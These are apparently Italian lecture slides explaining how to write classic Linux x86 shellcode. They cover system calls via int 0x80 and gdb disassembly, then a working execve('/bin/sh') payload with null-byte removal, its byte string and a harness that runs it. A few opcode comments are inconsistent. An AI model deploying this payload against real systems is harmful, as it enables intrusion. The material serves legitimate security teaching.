Table of contents


Lo shellcode

- Un insieme di opcode rappresentanti istruzioni assembly che vogliamo far eseguire alla CPU
- Generalmente lo scopo ultimo è l'esecuzione di una shell.
- Da qui il termine "shellcode"

Introduzione all’IA-32

Architettura IA-32 (1)


- Registri general purpose: %eax, %ebx, %ecx, %edx



%eip: instruction pointer
%esi, %edi, %cs, %ds, %fs, %gs, %flags


Architettura IA-32 (2)

- %ebp e' il Base Pointer (Frame Pointer) e punta all'inizio del record di attivazione corrente
- %esp e' lo Stack Pointer e punta al top dello stack
- Lo stack cresce verso indirizzi di memoria bassi



Architettura IA-32 (3)

```
    int foo(int a, int b)
    {
      int i = 5;
      return (a + b) * i;
    }

    int main(void)
    {
      int c = 3, d = 4, e = 0;
      e = foo(c, d);
SRET: printf("e = %d\n", e);
    }
```



Introduzione syscall
Linux kernel 2.4

System call (1)

Rappresentano un caso particolare di chiamata al kernel iniziata via software (software trap)

•Due metodi usati dal kernel di Linux per

implementare system call:


- lcall7/lcall27 gates
- int 0x80 software interrupt

System call (2)

```
int main(void)
{
    exit(1);
}
```

```
_syscall1(void,exit,int,status);
```

```
#define _syscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long res; \
    __asm__ volatile("int $0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name), "b" ((long)(arg1))); \

__syscall_return(type,__res); \

}
```



System call (3)

- In user mode e` necessario passare I parametri alla syscall nei registri general purpose;
  - %eax rappresenta l'indice della syscall da richiamare
- In kernelmode invece, i parametri verranno recuperati dallo stack (macro asmlinkage)

System call (4)

```
ENTRY(system_call)    # arch/i386/kernel/entry.S
   pushl %eax         # save orig_eax
   SAVE_ALL
   …
   cmpl $(NR_syscalls), %eax
   jae badsys
   call *SYMBOL_NAME(sys_call_table)(,%eax,4)
   movl %eax,EAX(%esp)      # save the return value
   …
```

Prototipo della sys_exit syscall (kernel land)

```
asmlinkage long sys_exit(int errorcode);
```

System call (5)

Avendo visto come viene srotolata la macro _syscall1(...), notando che sys_exit() non ha stranezze, possiamo riscrivere in assembly l'esempio visto qualche slide fa ...

```
int main(void)
{
    __asm__("
        movl $0x1, %eax
        movl %eax, %ebx
        int $0x80
    ");
}
```

Kernel source Vs gdb (1)

- La system call exit è piuttosto semplice
- Ci sono e altre system callimplementate in modo diverso dal kernel
  - socket related “syscall” sono implementate con una sys_socketcall che fa da wrapper

Kernel source Vs gdb (2)

- In questi casi e in altri puo` tornarci utile un disassemblato del programma
- gdb viene in nostro aiuto dandoci gli strumenti necessari per poter aver uno snapshot del layout dello stack che il kernel si aspetta di trovare a fronte di un
  int 0x80
- Ricordarsi di compilare con –static e -mpreferred-stack-boundary=2 :)

Kernel source Vs gdb (3)

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481c0 <main>:        push   %ebp
0x80481c1 <main+1>:      mov    %esp,%ebp
0x80481c3 <main+3>:      sub    $0x8,%esp
0x80481c6 <main+6>:      add    $0xfffffff4,%esp
0x80481c9 <main+9>:      push   $0x1
0x80481cb <main+11>:     call   0x804bf60 <_exit>
0x80481d0 <main+16>:     add    $0x10,%esp
0x80481d3 <main+19>:     leave
0x80481d4 <main+20>:     ret
End of assembler dump.
```

Kernel source Vs gdb (4)

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804bf60 <_exit>:      mov    %ebx,%edx
0x804bf62 <_exit+2>:    mov    0x4(%esp,1),%ebx
0x804bf66 <_exit+6>:    mov    $0x1,%eax
0x804bf6b <_exit+11>:   int    $0x80
0x804bf6d <_exit+13>:   mov    %edx,%ebx
0x804bf6f <_exit+15>:   cmp    $0xfffff001,%eax
0x804bf74 <_exit+20>:   jae    0x8051530
<__syscall_error>
0x804bf7a <_exit+26>:   lea    0x0(%esi),%esi
End of assembler dump.
```

execve “/bin/sh”


execve (1)

Prototipo della syscall execve (user land)

```
int execve(const char *filename, \
           char *const argv[], \
           char *const envp[]
          );

int
main(void)
{
   char *name[] = { “/bin/sh”, NULL };

   execve(name[0], name, NULL);
}
```


execve (2)

```
(gdb) disass main
push   %ebp
mov    %esp,%ebp
sub    $0x8,%esp
lea    0xfffffff8(%ebp),%eax
movl   $0x808b6c8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
push   $0x0
lea    0xfffffff8(%ebp),%eax
push   %eax
mov    0xfffffff8(%ebp),%eax
push   %eax
call   0x804bf90 <execve>
…
```



execve (3)

```
push    %ebp
mov     %esp,%ebp
…
mov     0x8(%ebp),%edi
mov     $0x0,%eax
…
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
push    %ebx
mov     %edi,%ebx
mov     $0xb,%eax
int     $0x80
```



%ebx <- 0x8(%ebp) = 0x808b6c8
%ecx <- 0xc(%ebp) = name
%edx <- 0x10(%ebp) = 0x0


execve (4)

- dobbiamo avere la stringa “/bin/sh” in memoria da qualche parte
- “costruire” l’array che contiene l’indirizzo della stringa “/bin/sh” seguito da 0x0
- determinare quindi l’indirizzo della stringa
- mettere i valori nei registri giusti

execve (5)

Supponendo che %ebx contenga l'indirizzo della stringa "/bin/sh", il tutto si riduce a:

```
…
movl %ebx, 0x8(%ebx)
movb $0x0, 0x7(%ebx)
movl $0x0, 0xc(%ebx)
leal 0x8(%ebx), %ecx
leal 0xc(%ebx), %edx
movl $0xb, %eax
int $0x80
…
```



execve (6)

- Non possiamo sapere l'indirizzo assoluto della locazione di memoria dove si trova la stringa "/bin/sh", ma in realta` non ci interessa ...

```
jmp ahead
back:
   popl %ebx
   …
ahead:
   call back
   .string \"/bin/sh\"
```

execve (7)

```
jmp ahead                  # 0xeb 0x1c
back:
   popl %ebx               # 0x5b
   movl %ebx, 0x8(%ebx)    # 0x89 0x5b 0x08
   movb $0x0, 0x7(%ebx)    # 0xc6 0x43 0x07 00
   movl $0x0, 0xc(%ebx)    # 0xc7 0x43 0x0c 00 00 00 00
   leal 0x8(%ebx), %ecx    # 0x8d 0x4b 0x08
   leal 0xc(%ebx), %edx    # 0x8d 0x53 0x0c
   movl $0xb, %eax         # 0xb8 0x0b 00 00 00
   int $0x80               # 0xcd 0x80
ahead:
   call back               # 0xd8 0xdf 0xff 0xff 0xff
   .string \"/bin/sh\"     # 0x2f 0x62 0x69 0x6e 0x2f 0x73 0x68
```


Nil bytes avoidance

Nil bytes

```
movb $0x0, 0x7(%ebx)

movl $0x0, 0xc(%ebx)

movl $0xb, %eax
```

```
xorl %eax, %eax
movb %al, 0x7(%ebx)
movl %eax, 0xc(%ebx)
movb $0xb, %al
```

```
…
xorl %eax, %eax
movl %ebx, 0x8(%ebx)
movb %al, 0x7(%ebx)
movl %eax, 0xc(%ebx)
leal 0x8(%ebx), %ecx
leal 0xc(%ebx), %edx
movb $0xb, %al
int $0x80
…
```



shellcode (1)

```
int
main(void) {
    __asm__(“
        jmp ahead
        back:
            popl %ebx
            xorl %eax, %eax
            movl %ebx, 0x8(%ebx)
            movb %al, 0x7(%ebx)
            movl %eax, 0xc(%ebx)
            leal 0x8(%ebx), %ecx
            leal 0xc(%ebx), %edx
            movb $0xb, %al
            int $0x80
        ahead:
            call back
            .string \”/bin/sh\”
    “); }
```

shellcode (2)

```
(gdb) x/29b 0x80483c3

0x80483c3 <main+3>:     0xeb
0x16    0x5b    0x31    0xc0
0x89    0x5b   0x08

0x80483cb <back+6>:     0x88
0x43    0x07    0x89    0x43
0x0c    0x8d   0x4b

0x80483d3 <back+14>:    0x08
0x8d    0x53    0x0c    0xb0
0x0b    0xcd   0x80

0x80483db <ahead>:      0xe8
0xe5    0xff    0xff    0xff
```

shellcode (3)


```
#include <stdio.h>

unsigned char code[]=
   "\xeb\x16\x5b\x31\xc0\x89\x5b\x08\x88\x43\x07\x89\x43”
   “\x0c\x8d\x4b\x08\x8d\x53\x0c\xb0\x0b\xcd\x80\xe8\xe5”
   “\xff\xff\xff/bin/sh";

int
main(void)
{
   void (*f)(void) = (void (*)(void))code;

   f();

   /* never reached … */
   exit(0);
}
```

shellcode (4)

```
int
main(void)
{
   char *name[] = { “/bin/sh”, NULL };
   char *env[] = { “PATH=/bin:/sbin:/nonexistent”, NULL };

   execve(name[0], name, env);

   /* never reached … */
   exit(1);
}
```

shellcode (5)

```
jmp ahead
back:
   popl %edi
   jmp begin
ahead:
   call back
begin:

   xorl %eax, %eax
   movl %edi, %ebx
   addb $(shell - begin), %bl
   pushl %ebx

   movl %ebx, 40(%ebx)
   movl %eax, 44(%ebx)
   movb %al, 7(%ebx)
   leal 40(%ebx), %ecx
```



shellcode (6)

```
    movl %edi, %ebx
    addb $(env - begin), %bl

    movl %ebx, 48(%ebx)
    movl %eax, 52(%ebx)
    movb %al, 28(%ebx)
    leal 48(%ebx), %edx

    popl %ebx
    movb $0xb, %al
    int $0x80

shell:
    .string \"/bin/sh\"   # 7 bytes
env:
    # 33 bytes: 29 w/o X and 28 w/o X and A
    # strlen(shell) + strlen(env) = 40 bytes

    .string \"APATH=/bin:/sbin:/nonexistentXXXX\"
```